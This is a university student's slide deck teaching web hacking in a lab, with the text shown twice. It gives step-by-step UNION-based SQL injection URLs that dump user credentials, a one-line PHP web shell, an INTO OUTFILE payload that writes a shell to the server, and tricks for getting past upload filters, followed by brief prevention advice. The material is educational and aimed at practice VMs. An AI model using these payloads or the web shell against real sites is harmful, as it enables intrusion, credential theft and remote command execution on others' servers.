~ Aditya Kamat
BMS College of Engineering
WEB HACKING SERIES PART-3
TOPICS LEARNT TILL NOW :--
• Basics of web and a little about networks.
• HTML injection.
• SQL injection to bypass authentication.
• Buffer overflow attack.
CONT…
• Bypass Authentication Via Authentication Token
Manipulation.
• Session hijacking.
• Brute forcing login pages using burp.
• HTTP parameter pollution.
WHAT WILL BE COVERED TODAY:-
• SQL injection (Sqli).
• Uploading a shell and gaining remote code
execution capabilities on the server.
• And the prevention of course.
WHAT IS SQL??
• Sequential Query Language is a language used to
interact with the database.
• We are allowed to ask questions in the form of queries
and the answers are known as the results.
• It’s syntax is very simple and similar to the natural
language (English).
BASIC OPERATIONS ON A DATABASE:-
• Create: Insert data into a database.
• Read: Read data from a table in a database.
• Update: Update some information present in a
database.
• Delete: Delete information from a database.

IMPORTANT SQL COMMANDS:-
Source:w3schools.org
LET’S HAVE A LOOK AT AN EXAMPLE QUERY:-
• Select * from colleges;
• Assuming a table with the name “colleges” exist.
• The result of the query will be all the rows of the table.
• We can add a constraint with the keyword ‘where’.
Example: select * from colleges where name=‘bmsce’;
This selects the row which contains ‘bmsce’ in its name
column.
STEPS FOR INJECTION:-
• Search for a vulnerable point (injection point).
• Check out the database used.
• Inject queries to dump required data.
WHAT SHOULD WE FOCUS ON?
• Normal query in websites to check for username and password
of a user: select username,password from users where
username=‘x’ and password=‘y’;
• If the query returns a row or more, it means that the user is
authentic.
• To become the authenticated user, we need to bypass the
password check by using ‘or 1=1—
• ‘ is used to close the password acceptance string and or 1=1
returns true, thus authenticating the user.
LET’S START OFF WITH A
DEMO!
EXAMPLE 1--
STEP 1:
• Check if the site is vulnerable by adding a single quote
at the end.
• http://192.16856.100/cat.php?id=1'
STEP 2:
• Check the number of columns present in the table used by the
web page.
• http://192.168.56.100/cat.php?id=1 order by 1
• http://192.168.56.100/cat.php?id=1 order by 2
• http://192.168.56.100/cat.php?id=1 order by 3
• http://192.168.56.100/cat.php?id=1 order by 4
• http://192.168.56.100/cat.php?id=1 order by 5 (We get an error
here).
STEP 3:
• Find out the vulnerable column which can be used to dump the
data.
• http://192.168.56.100/cat.php?id=-1 union select 1,2,3,4
• Union operator is used to combine the result of many select
queries and it also removes duplicate rows.
• The above query returns a number corresponding to a column
which is vulnerable.
STEP 4 (NOT NECESSARY):
• http://192.168.56.100/cat.php?id=-1 union select 1,@@version,3,4
• @@version return a string that indicates the MySQL server version
• @@database returns the default (current) database name
• @@user returns the user name and host name provided by the client.

STEP 5:
• http://192.168.56.100/cat.php?id=-1 union select
1,table_name,3,4 from information_schema.tables
• We retrieve all the tables present in the database.
• Information_schema.tables consist of the names of all the tables
present.

STEP 6:
• http://192.168.56.100/cat.php?id=-1 union select
1,column_name,3,4 from information_schema.columns where
table_name='users‘
• From the previous query, we choose the right table and find out
all the columns present in it through this query. Here, we have
chosen the table ‘users’

STEP 7:
• http://192.168.56.100/cat.php?id=-1 union select
1,concat(id,0x3a,login,0x3a,password),3,4 from users
• We dump the data present in users table. We need to specify
the name of the columns from which the data is to be dumped.
• 0x3a is the hex equivalent for ‘:’ . It is used to differentiate
between the values from each column.

WHAT NEXT??
• We got to decode the password we obtained and
use it to login as admin.
• The password is in md5 hash format. It can be
decoded to ‘P4ssw0rd’ using some online
services.
• Upload a shell and gain access to the web
server.
UPLOADING A SHELL:
• After gaining admin access, try finding a page which allows
uploading of images/documents (/admin/new.php in our case).
• Upload our simple php script to be able to pass system
commands in the url.
• Some website don’t allow you to upload a php file directly. Try
changing the extensions to one of these: “Php, php3, pHp, phP,
php.test” .
• If none of these work, use tamper data to change the extension.
• Last hope is to encode the php script into an image using
exiftool and then upload the image.
EXAMPLE 2
(DVWA)
LET US TRY OUT THE SAME STEPS
HERE TOO!
• Try out steps 1 to 7 which was done in the
previous example.
NEW WAY TO UPLOAD A SHELL:-
• Using “INTO OUTFILE”, we can redirect a stream of text to a
file.
• Simple query we will use:
http://192.168.56.100/hacks/DVWA-
master/vulnerabilities/sqli/?id=' union select unhex(hex(""hi"")),2
INTO OUTFILE "C:xampphtdocshacksDVWA-
mastertext.php"--+&Submit=Submit#
CONTD…
• In this way, we can insert the php code we used in the
previous example to be able to execute system
commands.
<?php
system($_GET['cmd']);
?>

DONE!!!
SRC:null-byte.wonderhowto.com
PREVENTION:-
• Validate all user supplied input.
• Use prepared statements.
• Review code for all possible injection points.
• Store important information in the form of salt+hash in
the database.
Ref:https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
CONT…
• Use a web application firewall.
• Run RIPS scanner on PHP code.
• Manage Database access accounts with right
privileges.
ADDITIONAL RESOURCES:-
• Try out more php shells at: r57shell.net
• SQL injection tutorials at:
https://www.youtube.com/watch?v=_Y8A-1GAUiY&list=PLMA3sO-
IlLtuREVEaRX0s8d2WeUM0E4bE
http://www.sqlinjection.net/
• Practice at: hackthissite.org
• Practice VM : https://pentesterlab.com/exercises/from_sqli_to_shell/iso
• DVWA: http://www.dvwa.co.uk/
THANK YOU

Web hacking series part 3

  • 1.
    ~ Aditya Kamat BMSCollege of Engineering WEB HACKING SERIES PART-3
  • 2.
    TOPICS LEARNT TILLNOW :-- • Basics of web and a little about networks. • HTML injection. • SQL injection to bypass authentication. • Buffer overflow attack.
  • 3.
    CONT… • Bypass AuthenticationVia Authentication Token Manipulation. • Session hijacking. • Brute forcing login pages using burp. • HTTP parameter pollution.
  • 4.
    WHAT WILL BECOVERED TODAY:- • SQL injection (Sqli). • Uploading a shell and gaining remote code execution capabilities on the server. • And the prevention of course.
  • 5.
    WHAT IS SQL?? •Sequential Query Language is a language used to interact with the database. • We are allowed to ask questions in the form of queries and the answers are known as the results. • It’s syntax is very simple and similar to the natural language (English).
  • 6.
    BASIC OPERATIONS ONA DATABASE:- • Create: Insert data into a database. • Read: Read data from a table in a database. • Update: Update some information present in a database. • Delete: Delete information from a database.
  • 7.
  • 8.
    LET’S HAVE ALOOK AT AN EXAMPLE QUERY:- • Select * from colleges; • Assuming a table with the name “colleges” exist. • The result of the query will be all the rows of the table. • We can add a constraint with the keyword ‘where’. Example: select * from colleges where name=‘bmsce’; This selects the row which contains ‘bmsce’ in its name column.
  • 9.
    STEPS FOR INJECTION:- •Search for a vulnerable point (injection point). • Check out the database used. • Inject queries to dump required data.
  • 10.
    WHAT SHOULD WEFOCUS ON? • Normal query in websites to check for username and password of a user: select username,password from users where username=‘x’ and password=‘y’; • If the query returns a row or more, it means that the user is authentic. • To become the authenticated user, we need to bypass the password check by using ‘or 1=1— • ‘ is used to close the password acceptance string and or 1=1 returns true, thus authenticating the user.
  • 11.
    LET’S START OFFWITH A DEMO!
  • 12.
  • 13.
    STEP 1: • Checkif the site is vulnerable by adding a single quote at the end. • http://192.16856.100/cat.php?id=1'
  • 14.
    STEP 2: • Checkthe number of columns present in the table used by the web page. • http://192.168.56.100/cat.php?id=1 order by 1 • http://192.168.56.100/cat.php?id=1 order by 2 • http://192.168.56.100/cat.php?id=1 order by 3 • http://192.168.56.100/cat.php?id=1 order by 4 • http://192.168.56.100/cat.php?id=1 order by 5 (We get an error here).
  • 15.
    STEP 3: • Findout the vulnerable column which can be used to dump the data. • http://192.168.56.100/cat.php?id=-1 union select 1,2,3,4 • Union operator is used to combine the result of many select queries and it also removes duplicate rows. • The above query returns a number corresponding to a column which is vulnerable.
  • 16.
    STEP 4 (NOTNECESSARY): • http://192.168.56.100/cat.php?id=-1 union select 1,@@version,3,4 • @@version return a string that indicates the MySQL server version • @@database returns the default (current) database name • @@user returns the user name and host name provided by the client.
  • 17.
    STEP 5: • http://192.168.56.100/cat.php?id=-1union select 1,table_name,3,4 from information_schema.tables • We retrieve all the tables present in the database. • Information_schema.tables consist of the names of all the tables present.
  • 18.
    STEP 6: • http://192.168.56.100/cat.php?id=-1union select 1,column_name,3,4 from information_schema.columns where table_name='users‘ • From the previous query, we choose the right table and find out all the columns present in it through this query. Here, we have chosen the table ‘users’
  • 19.
    STEP 7: • http://192.168.56.100/cat.php?id=-1union select 1,concat(id,0x3a,login,0x3a,password),3,4 from users • We dump the data present in users table. We need to specify the name of the columns from which the data is to be dumped. • 0x3a is the hex equivalent for ‘:’ . It is used to differentiate between the values from each column.
  • 20.
    WHAT NEXT?? • Wegot to decode the password we obtained and use it to login as admin. • The password is in md5 hash format. It can be decoded to ‘P4ssw0rd’ using some online services. • Upload a shell and gain access to the web server.
  • 21.
    UPLOADING A SHELL: •After gaining admin access, try finding a page which allows uploading of images/documents (/admin/new.php in our case). • Upload our simple php script to be able to pass system commands in the url. • Some website don’t allow you to upload a php file directly. Try changing the extensions to one of these: “Php, php3, pHp, phP, php.test” . • If none of these work, use tamper data to change the extension. • Last hope is to encode the php script into an image using exiftool and then upload the image.
  • 22.
  • 23.
    LET US TRYOUT THE SAME STEPS HERE TOO! • Try out steps 1 to 7 which was done in the previous example.
  • 24.
    NEW WAY TOUPLOAD A SHELL:- • Using “INTO OUTFILE”, we can redirect a stream of text to a file. • Simple query we will use: http://192.168.56.100/hacks/DVWA- master/vulnerabilities/sqli/?id=' union select unhex(hex(""hi"")),2 INTO OUTFILE "C:xampphtdocshacksDVWA- mastertext.php"--+&Submit=Submit#
  • 25.
    CONTD… • In thisway, we can insert the php code we used in the previous example to be able to execute system commands. <?php system($_GET['cmd']); ?>
  • 26.
  • 27.
    PREVENTION:- • Validate alluser supplied input. • Use prepared statements. • Review code for all possible injection points. • Store important information in the form of salt+hash in the database. Ref:https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet
  • 28.
    CONT… • Use aweb application firewall. • Run RIPS scanner on PHP code. • Manage Database access accounts with right privileges.
  • 29.
    ADDITIONAL RESOURCES:- • Tryout more php shells at: r57shell.net • SQL injection tutorials at: https://www.youtube.com/watch?v=_Y8A-1GAUiY&list=PLMA3sO- IlLtuREVEaRX0s8d2WeUM0E4bE http://www.sqlinjection.net/ • Practice at: hackthissite.org • Practice VM : https://pentesterlab.com/exercises/from_sqli_to_shell/iso • DVWA: http://www.dvwa.co.uk/
  • 30.